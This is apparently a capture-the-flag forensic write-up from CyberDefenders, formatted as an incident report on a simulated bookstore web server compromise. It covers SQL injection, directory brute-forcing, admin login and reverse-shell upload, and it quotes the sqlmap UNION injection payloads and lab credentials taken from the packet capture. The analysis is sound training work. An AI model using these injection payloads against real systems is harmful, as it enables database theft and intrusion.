Incident Response Report: Web Investigation — SQL Injection, Credential Theft & Web Shell Deployment
Platform: CyberDefenders
Challenge: Web Investigation
Category: Network Forensics / Incident Response
Difficulty: Easy
Classification: Confidential
Tools: Wireshark, tshark, whois, ipgeolocation.io, CyberChef
Achievement: Proof of Completion
1. Executive Summary
Incident Type: Web Server Compromise / SQL Injection / Credential Theft / Web Shell Upload
Analyst: Lead SOC Analyst / Threat Hunter
A severe security incident occurred on the BookWorld online bookstore web server (73.124.22.98). An automated alert flagged an unusual spike in database queries and server resource usage. Full network packet capture (PCAP) analysis was initiated.
The investigation revealed that an external threat actor (111.224.250.131, geolocated to Shijiazhuang, China) systematically compromised the web server through a multi-phase attack. The attacker first performed reconnaissance by browsing the site’s structure, then launched automated SQL injection attacks against a vulnerable search endpoint (search.php) using sqlmap. After extracting database contents and admin credentials, the attacker used gobuster to discover a hidden admin panel, authenticated with the stolen credentials, and uploaded a PHP reverse shell (NVri2vhp.php) to establish persistent command-and-control access.
Indicators of Compromise (IOCs)
| Type | Indicator | Description |
|---|---|---|
| Attacker IP | 111.224.250.131 | External threat actor IP, geolocated to Shijiazhuang, China. |
| Victim IP | 73.124.22.98 | Compromised BookWorld Apache Web Server. |
| Vulnerable Endpoint | /search.php | PHP script vulnerable to SQL injection. |
| Malicious File | NVri2vhp.php | PHP reverse shell uploaded to /admin/uploads/. |
| C2 Port | 443 (TCP) | Port used for reverse shell callback, disguised as HTTPS. |
| Attack Tools | sqlmap/1.8.3, gobuster/3.6 | Automated SQL injection and directory brute-forcing tools. |
| Stolen Credentials | admin:admin123! | Admin panel credentials extracted via SQL injection. |
MITRE ATT&CK Mapping Overview
| Tactic | Technique | ID |
|---|---|---|
| Reconnaissance | Active Scanning | T1595 |
| Initial Access | Exploit Public-Facing Application | T1190 |
| Execution | Command and Scripting Interpreter | T1059 |
| Discovery | System Information Discovery | T1082 |
| Discovery | File and Directory Discovery | T1083 |
| Credential Access | Unsecured Credentials | T1552 |
| Lateral Movement | Valid Accounts | T1078 |
| Persistence | Server Software Component: Web Shell | T1505.003 |
| Command and Control | Non-Standard Port | T1571 |
2. Phase 1: Initial Triage & Attacker Identification
Objective: Establish a high-level picture of the capture and isolate the threat actor’s IP.
Protocol Hierarchy Analysis

Opening Statistics → Protocol Hierarchy revealed key characteristics of the captured traffic:
- 99.9% TCP traffic — expected for a web server
- 93.9% HTTP — all traffic is unencrypted plaintext, meaning everything is readable
- 1 MIME Multipart packet — a single file upload, immediately suspicious
The presence of a single MIME Multipart packet stood out immediately. File uploads are rare in normal web traffic, and in the context of a compromise investigation, this was a strong early indicator of a webshell upload.
IPv4 Conversations & Traffic Volume Analysis
Opening Statistics → Conversations → IPv4 revealed three IPs communicating with the server:
| IP Address | Packets | Bytes | Duration |
|---|---|---|---|
| 73.124.22.1 | 122 | 10 kB | Normal |
| 111.224.250.131 | 88,484 | 29 MB | ~1334s |
| 170.40.150.126 | 256 | 39 kB | Normal |
One IP was generating orders of magnitude more traffic than the others — a classic indicator of automated attack tooling. IP 111.224.250.131 generated 88,484 packets (29MB) over approximately 22 minutes.

OSINT Enrichment: Geolocation & WHOIS
Two sources were cross-referenced to confirm the attacker’s origin.

WHOIS lookup revealed the IP belongs to China Telecom’s Hebei province network:
1
2
3
4
netname:    CHINANET-HE
descr:      CHINANET hebei province network
address:    NO.69 KunLun avenue, Shijiazhuang 050000 China
country:    CN

IP Geolocation (ipgeolocation.io) confirmed the origin city as Shijiazhuang, Hebei, China under AS4134 — CHINANET BACKBONE.
Analyst Note:
The IP had a Threat Score of 0 — no prior threat reputation. This demonstrates that behavioral analysis matters more than reputation-based detection alone. Relying solely on threat feeds would have missed this attacker entirely.
3. Phase 2: SQL Injection — Initial Access & Database Compromise
Objective: Trace the attacker’s exploitation methodology from reconnaissance through full database compromise.
Application Reconnaissance

Filtering for HTTP requests from the attacker (http && ip.src == 111.224.250.131) revealed a clear attack progression. The attacker first browsed the site normally, visiting /css/style.css, /about.php, /contact.php, and /faq.php — classic application mapping behavior.
SQL Injection Probing
Shortly after the reconnaissance phase, requests began targeting search.php with increasingly suspicious parameters:
1
2
3
/search.php?search=test+test     ← Normal-looking probe
/search.php?search=book          ← Normal-looking probe
/search.php?search=book%27       ← Single quote test! (%27 = ')
The %27 (URL-encoded single quote) is the first sign of SQL injection probing — the attacker is testing whether the parameter is vulnerable by attempting to break the SQL syntax.
First SQL Injection Payload
The first complete SQL injection payload (as opposed to a simple probe) was identified by looking for the earliest request containing structured SQL syntax:
1
/search.php?search=book and 1=1; -- -

Payload breakdown:
| Component | Purpose |
|---|---|
book | Normal search term |
and 1=1 | Always-true condition injected into SQL logic |
; | Statement terminator |
-- - | SQL comment — kills the rest of the original query |
MITRE ATT&CK Reference:
This attack leverages T1190 — Exploit Public-Facing Application (exploiting the SQL injection vulnerability insearch.php). The-- -comment terminator is particularly diagnostic — it confirms deliberate SQL manipulation designed to neutralize query syntax errors.
Database Enumeration via sqlmap
The Wireshark filter was refined to search for requests containing schema — a keyword used in MySQL’s INFORMATION_SCHEMA system database:
1
http && ip.src == 111.224.250.131 && http.request.uri contains "schema"
The decoded payload revealed a sophisticated UNION-based injection:
1
2
3
book' UNION ALL SELECT NULL,
CONCAT(0x7178766271, JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b, schema_name)), 0x7176706a71)
FROM INFORMATION_SCHEMA.SCHEMATA-- -
| Component | Purpose |
|---|---|
UNION ALL SELECT | Hijacks the original query |
INFORMATION_SCHEMA.SCHEMATA | MySQL system table listing all databases |
schema_name | Column containing database names |
JSON_ARRAYAGG | Bundles all results into a single response |
0x7178766271 / 0x7176706a71 | Custom hex delimiters for sqlmap parsing |
The User-Agent in this packet confirmed the automation tool: sqlmap/1.8.3#stable.

Table Enumeration & Data Extraction
After identifying the databases, the attacker moved to enumerate tables. Filtering for table_name revealed the table enumeration query:

The decoded payload targeted the bookworld_db database (hex: 0x626f6f6b776f726c645f6462):
1
2
3
4
book' UNION ALL SELECT NULL,
CONCAT(0x7178766271, JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b, table_name)), 0x7176706a71)
FROM INFORMATION_SCHEMA.TABLES
WHERE table_schema IN (0x626f6f6b776f726c645f6462)-- -
Following the HTTP stream of this packet revealed the server’s response with three tables:
1
<p>qxvbq["admin", "books", "customers"]qvpjq</p>

The server headers also revealed the infrastructure: Apache/2.4.52 (Ubuntu) hosting bookworldstore.com.
MITRE ATT&CK Reference:
The database enumeration maps to T1082 — System Information Discovery (enumerating database schemas) and T1213 — Data from Information Repositories (extracting table contents including credentials from theadmintable).
4. Phase 3: Directory Discovery & Admin Panel Compromise
Objective: Trace the attacker’s transition from SQL injection to admin panel access.
Directory Brute-Forcing with Gobuster

Around timestamp 08:12:25, the attack shifted tools. The User-Agent changed from sqlmap to gobuster/3.6 — a directory brute-forcing tool that fires a wordlist of common directory names at the server. Following the HTTP stream of the gobuster traffic revealed hundreds of 404 Not Found responses, with one critical exception:
1
2
3
4
GET /admin HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: http://bookworldstore.com/admin/
A 301 Moved Permanently response means the directory exists. All other directories returned 404.
Attack tool summary:
| Tool | Purpose | Phase |
|---|---|---|
| sqlmap 1.8.3 | SQL injection automation | Initial Access / Execution |
| gobuster 3.6 | Directory brute-forcing | Discovery |
Admin Panel Credential Brute-Force
With the admin panel located at /admin/, the attacker switched from automated tools to manual browser interaction. The User-Agent changed to Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0.
Filtering for POST requests to the admin panel:
1
http && ip.src == 111.224.250.131 && http.request.method == "POST"
Following each HTTP stream in sequence revealed the login attempts:
| Packet | Credentials Tried | Server Response |
|---|---|---|
| 88664 | admin:admin | Invalid username or password |
| 88677 | Another attempt | Failed |
| 88681 | Another attempt | Failed |

| 88699 | admin:admin123! | HTTP/1.1 302 Found ✅ |
